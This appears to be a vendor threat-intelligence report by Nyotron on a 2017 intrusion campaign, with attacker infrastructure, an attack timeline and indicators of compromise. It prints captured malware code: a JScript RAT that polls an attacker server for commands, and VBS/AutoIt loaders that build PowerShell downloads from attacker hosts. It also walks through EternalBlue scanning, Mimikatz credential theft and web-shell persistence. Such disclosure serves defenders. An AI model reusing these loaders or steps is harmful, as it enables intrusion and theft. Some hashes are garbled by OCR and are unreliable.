
37.61.220.69

City	Höst
Country	Germany
Organization	velia.net Internetdienste GmbH
ISP	Host Europe GmbH
Last Update	2017-12-17T00:21:25.702964
ASN	AS29066

As for the last update, it has 4 open ports:


- 53 - SSH
- 80 - IIS
- 81 - RAT (XtremeRAT)
- 443 - RAT (JSRat-Py)

Port 53 is used as a SSH server (WinSSHD)



```
SSH-2.0-7.34 FlowSsh: Bitvise SSH Server (WinSSHD) 7.34: free only for personal non-commercial use
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABgQDd53Tbkt6+eDMbhzhlKWOOkpS40LST45Haf+vQfziY4LYw
qc/rRHSCqz0mZ2dR2snDZHMyIEe5VzLVv7AAhiEhr3oVpmg6cGd0Z0fkxbABeguf/yHpcGpc0l4L
RvpgcAFzs/DpHMCBbrd5DlB/4lJ1JL5qdjqswJwsjuJmiV6DGRD2HOLeNhquCDNlup1FdoU2vAAW
h0cmqBBNsrUjZYnZriFCkY6/S/v7XlBqtDzK4NVZVJMsBB/2RYD6YM0weF9ZvEuITQ5NohQKhcBM
RHOIwNKFYLXWjyzqERYD72VSTeYdXIruquQyXlIvG4211ACmFHUIhQTQQFiwssXGYwogngeRfza3
CVfIFvKyZo5dw8xFJQketqZN7Z0cQhA5qX9PTOj+rj7rEF39nPu/93MUWf5/hz98TwnwgJOeBpy1
bMzAtZ9ZSv7qTIT699huaWiIhMCd/D5miJ/jw6O+npdlR1MJrZ0R0P5niNsxz3v/Q7k6cPYJBPHr
sZOtbvNgyDc=
Fingerprint: 5b:3b:a6:24:e7:e4:1b:34:1c:1a:e6:71:3a:b2:c3:65
```


Port 80 is used as an IIS server



Microsoft IIS httpd Version: 8.5

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 18 Sep 2017 20:40:57 GMT
Accept-Ranges: bytes
ETag: "196ca6ebe30d31:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sat, 16 Dec 2017 15:36:53 GMT
Content-Length: 701
```


Shodan identifies Port 81 as XtremeRAT:



```
@\x00\x00\x00\x13\x1e\x15N\xd7\xc2[\xe0\x80#*\xc0\xe3@\xae\xec=\xdfI\xbew,\xb0\x87\x0e\xbd\x0b\n\xf3\x00\x80\xb9qC(!\xee
\x85\x8am\xa38\xfac \x80%\xa7o\xd7\xd2\xf6\xac\xa3=I\x92\xbd\xcf\x99\xfe\xe6\xf5\x80
```

Attackers have used RAT in the past to target companies in the Middle East.

Port 443 seems to also run a RAT; the content returned:



```
HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.13
Date: Sun, 17 Dec 2017 00:21:11 GMT
Content-type: text/plain


                        while(true) {
                                h = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
                                h.SetTimeouts(0, 0, 0, 0);
                                try {
                                        h.Open("GET","http://37.61.220.69:443/rat",false);
                                        h.Send();
                                        c = h.ResponseText;
                                        if(c=="delete") {
                                                p=new ActiveXObject("WinHttp.WinHttpRequest.5.1");
                                                p.SetTimeouts(0, 0, 0, 0);
                                                p.Open("POST","http://37.61.220.69:443/rat",false);
                                                p.Send("[Next Input should be the File to Delete]");
                                                g = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
                                                g.SetTimeouts(0, 0, 0, 0);
                                                g.Open("GET","http://37.61.220.69:443/rat",false);
                                                g.Send();
                                                d = g.ResponseText;
                                                fso1=new ActiveXObject("Scripting.FileSystemObject");
                                                f =fso1.GetFile(d);
                                                f.Delete();
                                                p=new ActiveXObject("WinHttp.WinHttpRequest.5.1");
                                                p.SetTimeouts(0, 0, 0, 0);
                                                p.Open("POST","http://37.61.220.69:443/rat",false);
                                                p.Send("[Delete Success]\n");
                                                continue;
```

We have discovered code that gets commands from a server and executes them. A quick search returns the complete source code for this RAT. This JavaScript-based RAT communicates with a Python backend. The operator can send a broad range of commands to the target, such as download, upload, execute and more.


Given the wide variety of malicious applications running on the server, we assume that the attacker controls this server (legitimately or not) and uses it for its operations.

The attacker used the dnmails[.]gq domain as C&C in the DNS-based RAT. We found no traces of the domain during investigation. After some delay, it seems that the attacker expanded its infrastructure and used an additional IP and domain:

wowcap[.]net which resolved to 185.191.204[.]66 at the time of the attack. The attacker tried to connect to this address using Meterpreter.


After going through the files left on compromised machines, we were able to obtain addresses of additional servers probably used by the same threat group:

App.a3u contained the hardcoded address to the C&C server used in the attack (dnmails[.]gq)



```
#AutoIt3Wrapper_icon=VBSim.ico
#NoTrayIcon
$oMyError = ObjEvent("AutoIt.Error","MyErrFunc")    ; Initialize a COM error handler
; This is my custom defined error handler
Global $userver = "dnmails.gq"
```


Inspecting the code reveals another IP that might have been forgotten: 107.191.62[.]45:



```
Case 2
    ;Local $SERVER="http://107.191.62.45:7023/update.php?req=" & $cname
    Local $SERVER="ht"&"tp:"&"/"&"/"& $userver&"/upd" & "ate."& "ph"&"p?req"& "=" & $cname
    $Dwn= "powershell "" " & _
         " &{$wc=(new-object System.Net.WebClient); " & _
         "while(1){try{$r=Get-Random ;$wc.DownloadFile('" _
         & $SERVER & _
```


The complete URL path: http://107.191.62[.]45:7023/update.php?req= is similar to the URL found in many similar attacks by this threat group (Example1, Example2).

Searching for this IP on VirusTotal reveals a file referring to it named "VBS MALWARE (28)". After going through the vbs file, we identified the same URL:




```
if len(cname) > 5 then
    cname = left(cname, 5)
end if

SERVER="http://107.191.62.45:7023/update.php?req=" & cname

Dwn= "powershell "" " & _
     " &{$wc=(new-object System.Net.WebClient); " & _
     "while(1){try{$r=Get-Random ;$wc.DownloadFile('" _
     & SERVER & _
     "&m=d','" & HOME & "dn\'+$r+'.-_');" & _
     " Rename-Item -path ('"  & _
      HOME & _
      "dn\'+$r+'.-_') -newname " & _
      "($wc.ResponseHeaders['Content-Disposition'].Substring(" & _
      "$wc.ResponseHeaders['Content-Disposition'].Indexof('filename=')+9))}catch{break}}"""
```

Looking further in “VBS MALWARE (28)”, we identified additional IPs related to this threat actor:



```
if len(cname) > 5 then
    cname = left(cname, 5)
end if

SERVER="http://169.254.87.165:7023/update.php?req=" & cname

Dwn= "powershell "" " & _
     " &{$wc=(new-object System.Net.WebClient); " & _
     "while(1){try{$r=Get-Random ;$wc.DownloadFile('" _
     & SERVER & _
     "&m=d','" & HOME & "dn\'+$r+'.-_');" & _
     " Rename-Item -path ('"  & _
      HOME & _
      "dn\'+$r+'.-_') -newname " & _
      "($wc.ResponseHeaders['Content-Disposition'].Substring(" & _
      "$wc.ResponseHeaders['Content-Disposition'].Indexof('filename=')+9))}catch{break}}"""
```

Example of the Attack Flow



11.16.17
• Gains entry to a Terminal Server with an external partner's credentials
• Downloads additional tools
• Performs basic reconnaissance

12.5.17
• Moves laterally to additional servers
• Escalates privileges
• Gains persistency (scheduled task, web shell, set registry keys)

12.9.17
• Creates a folder named after the attacked network in the attacker's Google Drive

12.10.17
• Installs the Google Drive RAT on the compromised server


12.18.17
• Nyotron is installed on possibly compromised servers
• Nyotron prevents communication with the attacker's Google Drive


12.20.17
• Nyotron blocks lateral movement attempt using EternalBlue exploits
• Nyotron prevents attempts to steal data using Meterpreter

12.23.17
• Creates a folder named after the external partner company name in the attacker's Google Drive

12.24.17
• Nyotron blocks repeated internal reconnaissance and data exfiltration attempts

12.30.17
• Nyotron blocks network probing for data exfiltration purposes


COMPROMISED SERVER #1
1.1.1 Downloads share.exe from files.fm/f/juvv997
1.1.2 share.exe scans for available network shares
1.2.1 Downloads test.zip from files.fm/f/yzyyrrra
1.2.2 Extracts files from test.zip: checker-v2(ch.exe) ms17_102-v2 zzz_exploit-v2 zzz_exploit-v3
1.2.3 Creates pc.bat, which runs ch.exe on all found network shares and checks their vulnerability to EternalBlue
1.2.4 For each server, writes its version, access status (denied/allow), and patch status (patched/vulnerable) in t.txt
1.3.1 Downloads SmartFile.exe from files.ac/f/0mVN2Cqp4hQ/
1.3.2 Moves the file to folder: Users\username\AppData\Local\smApp\DB\
1.3.3 Creates a scheduled task to run SmartFile.exe
1.4.1 Downloads RestSharp.dll from files.ac/M9kVSO5SOug
1.4.2 Downloads wins.exe from files.ac/_hti3fm5Bjo
1.4.3 Moves the file to folder: Users\username\AppData\Local\smApp\DB\
1.5.1 Runs zzz_exploit.exe on remote servers and endpoints
1.5.2 Activates 'Guest' users and add them as a local administrator
1.5.3 Connects to the server using RDP and attempts to run wins.exe and SmartFile.exe
1.6.1 Creates new web shell on this server


Compromised Servers
2.1.1 Gets wins.exe and SmartFile.exe from 'SERVER #1' share and saves them locally on the server
2.1.2 Runs wins.exe and SmartFile.exe as administrator
2.1.3 Wins.exe saves AutoIt3.exe and its dependencies on Users\<USername>\AppData\Local\Microsoft\Taskbar
2.1.4 Creates scheduled task that executes AutoIt3.exe. AutoIt3.exe launches PowerShell script which communicates with a C&C server
2.2.1 Connects to file.ac/s5slV2xDRrQ and downloads wsc.exe
2.2.2 Runs wsc.exe to extract stored user credentials (Mimikatz)
2.3.1 Creates pc.bat which runs ch.exe on all found network shares and checks their vulnerability to EternalBlue
2.3.2 For each server, writes its version, access status (denied/allow), and patched status (patched/vulnerable) in t.txt
2.4.1 Connects to the.earth.li/~sgtatham/putty and downloads plink.exe (putty)
2.4.2 Connects to ANOTHER COMPROMISED SERVER using RDP with user <username>
2.5.1 Runs wsc.exe (Mimikatz) and gets passwords, some with high privileges
2.5.2 Sets a scheduled task to run "App.a3u" whether the user is logged in or not
2.5.3 "App.a3u.exe" automatically communicates with C&C server
2.6.1 Creates a new web shell that downloads files to the server and executes commands.
2.6.2 Via the web shell, the attacker creates a remote connection, scans the network, etc.

Indicators of Compromise (IOCs)

Infrastructure

37.61.220[.]69	Attacker IP
107.191.62[.]45	Attacker IP
169.254.87[.]165	Attacker IP
dnmails[.]gq	Attacker Domain
wowcap[.]net	Attacker Domain
abbey.joe[.]1999[at]gmail.com	Attacker Email
hmrb@grr[.]la	Attacker Email
http://37.61.220[.]69/update.php	RAT update URL
http://107.191.62[.]45:7023/update.php	RAT update URL
http://169.254.87[.]165:7023/update.php	RAT update URL

Paths and Registry Keys

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\UT	PowerShell C&C key
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\UMe	PowerShell C&C key
%USERPROFILE%\AppData\Local\Microsoft\Taskbar\	PowerShell/AutoIt installation directory
%USERPROFILE%\AppData\Local\smApp\DB	Used to obtain tools
“SC Scheduled Scan”	Scheduled task name (For AutoIt)
“UpdatMachine”	Scheduled task name (For SmartFile)

Files

Withheld for customer security	Service.exe (Google Drive RAT)
MD5: 46a761099f523a01ab4edddfe9110ae2 SHA1: f463b783c780ce51b313087c15607aefb291c8fa SHA256: 8c29a26f9c55317b4a7a722bf084036e93a-41ba4466cbb61ea23d21289cfa	dnip.ps1 (PowerShell script which communicates with DNS CNC)
MD5: 55cdb9f0e6a8c8b5d6354393fb98f1d8 SHA1: 01cc85fe9e4e702e7e46554a69d691fe70843f55 SHA256: d4dcbfbab036132eb6c40c56a44c0d-3b4b681b19841b81fc4f8e1d62ea5b211d	dntx.ps1 (PowerShell script which communicates with DNS CNC using DNS TXT records)
MD5: dd06cb0235e20eceeda6ad7518e41713 SHA1: 73fd5828a4590debb6555ebed427c5d-35ce4470a SHA256: 162f143dd3b42ee5b33d9dad0f43dceeeaf6e-3c3557ee5694ea51e0eb8620487	App.au3 (Orchestrating which PowerShell script to execute)
Withheld for customer privacy	AutoIt installer
Withheld for customer privacy	SmartFile.exe (SmartFile platform RAT)
MD5: 6a711e56f54656cc3e679dded8e1df8f SHA-1: 6250644178728f15eca8a7894932c3220e-749f9e SHA-256: cdac69caad8891c5e1b8eab-e598c869674dee30af448ce4e801a90eb79973c66	test3-32.dll (ISAPI filter DLL)
MD5: 86c2ca43ba1f231ce169f13bfdfa464c SHA-1: a0db03590ea2bc006b-90866f14ebbd907f7cb3ac SHA-256: 3e4bf8f4578dbb422e-41251a3d29953f76b95b57033fb-4622f745664c469defd	rpc.exe (Meterpreter)

MD5: 1cb8a29c2963cfbb7a0a7968c4235575 SHA-1: c4e9d74a48e9d3792175e3668bb30ef- b699a6626 SHA-256: 9709afeb76532566ee3029ecffc76d- f970a60813bcac863080cc952ad512b023	Mnl.exe (Credential har- vester)
MD5: 3cfbccbf310988e2dd56d20c4f416336 SHA-1: 7dfb43a1a4c1f74dfcf49d919f- 257c5b99038780 SHA-256: 5f2c3b5a08bda50c- ca6385ba7d84875973843885efebaff6a482a38b- 3cb23a7c	Wsc.exe (Credential har- vester)
MD5: a1fbcd3ce8226bd0793360b2f886a245 SHA1: 74ae20ff636d882f61583510fd- 14fac934b97075 SHA256: 874fb6b02f8e617d- 3f2794537eb9b308f1b7fa180aeeb7fa- 30d24365082219a4	Login.aspx (Web Shell)
MD5: a0fb3b8d64c40e78b7502b0f8d7ada00 SHA-1: a502ac896ae56b8dab96e464ed4d- 3b63609b1791 SHA-256: 88274a68a6e07bdc53171641e7349d- 6d0c71670bd347f11dcc83306fe06656e9	PS.exe (Port scanner)
MD5: f01a9a2d1e31332ed36c1a4d2839f412 SHA-1: 90da10004c8f6fafdaa2c- f18922670a745564f45 SHA-256: c9d- 5dc956841e000bfd8762e2f0b48b66c- 79b79500e894b4efa7fb9ba17e4e9e	share.exe (Shares enu- merator)
SHA-256: 42d57d7f0f65e78f3e4e5fb- 3828703d083395500c3b0aa0c603c221782c7af0 MD5: 3bdca22193eb676df24f333922575524 SHA-1: edafb505f7c5a532f11a6a35ce5422d1f- 5d22a79	ch.exe (EternalBlue vul- nerability scanner)

MD5: 61bd178c694a719f78605f892b374ba9 SHA-1: 12b35396caa20f1aebfa9dd81b-49d48c12ee0c68 SHA-256: b79ac92faec950a4783a1dfc-47909b919e1a41cd8fc3ae85cc1aa66e5f72a02c	zzz_exploit-v2.exe (Ex-ploit)
MD5: 0fd171676885b747402b15bc8e9b6892 SHA-1: 040db783fbecfd-a5b2bf63a72c2d9f3d03f53098 SHA-256: c532f7471e3ea441e1cdd1ec568f-347906c5055c71515865c1e6283500c92fa9	ms17_102-v2.exe (Exploit)
MD5: cfdef4d525ea7b054f9531de64876e4d SHA-1: 7fe3630e76f9dce4f-f53038aa3c9de2e0742b788 SHA-256: add5dd9b7d148c921a95364b652211b848951bc35d14b7a676006823ea147f5d	zzz_exploit-v3.exe (Ex-ploit)
MD5: 527405a2a56961e69d201288a31301b2 SHA-1: 05286171523 4a13d6d3613a96aa0feb86e-727ba8 SHA-56: cc8f8745c69031a911a39b7f-54e4841c3226ddf3fa175a97bfad2bc789a6051c	psexec_coresecurity.exe (Lateral movement tool)

NYOTRON
SECURING THE WORLD

2880 Lakeside Drive Suite 237
Santa Clara, CA 95054
+1 (408) 780-0750
www.nyotron.com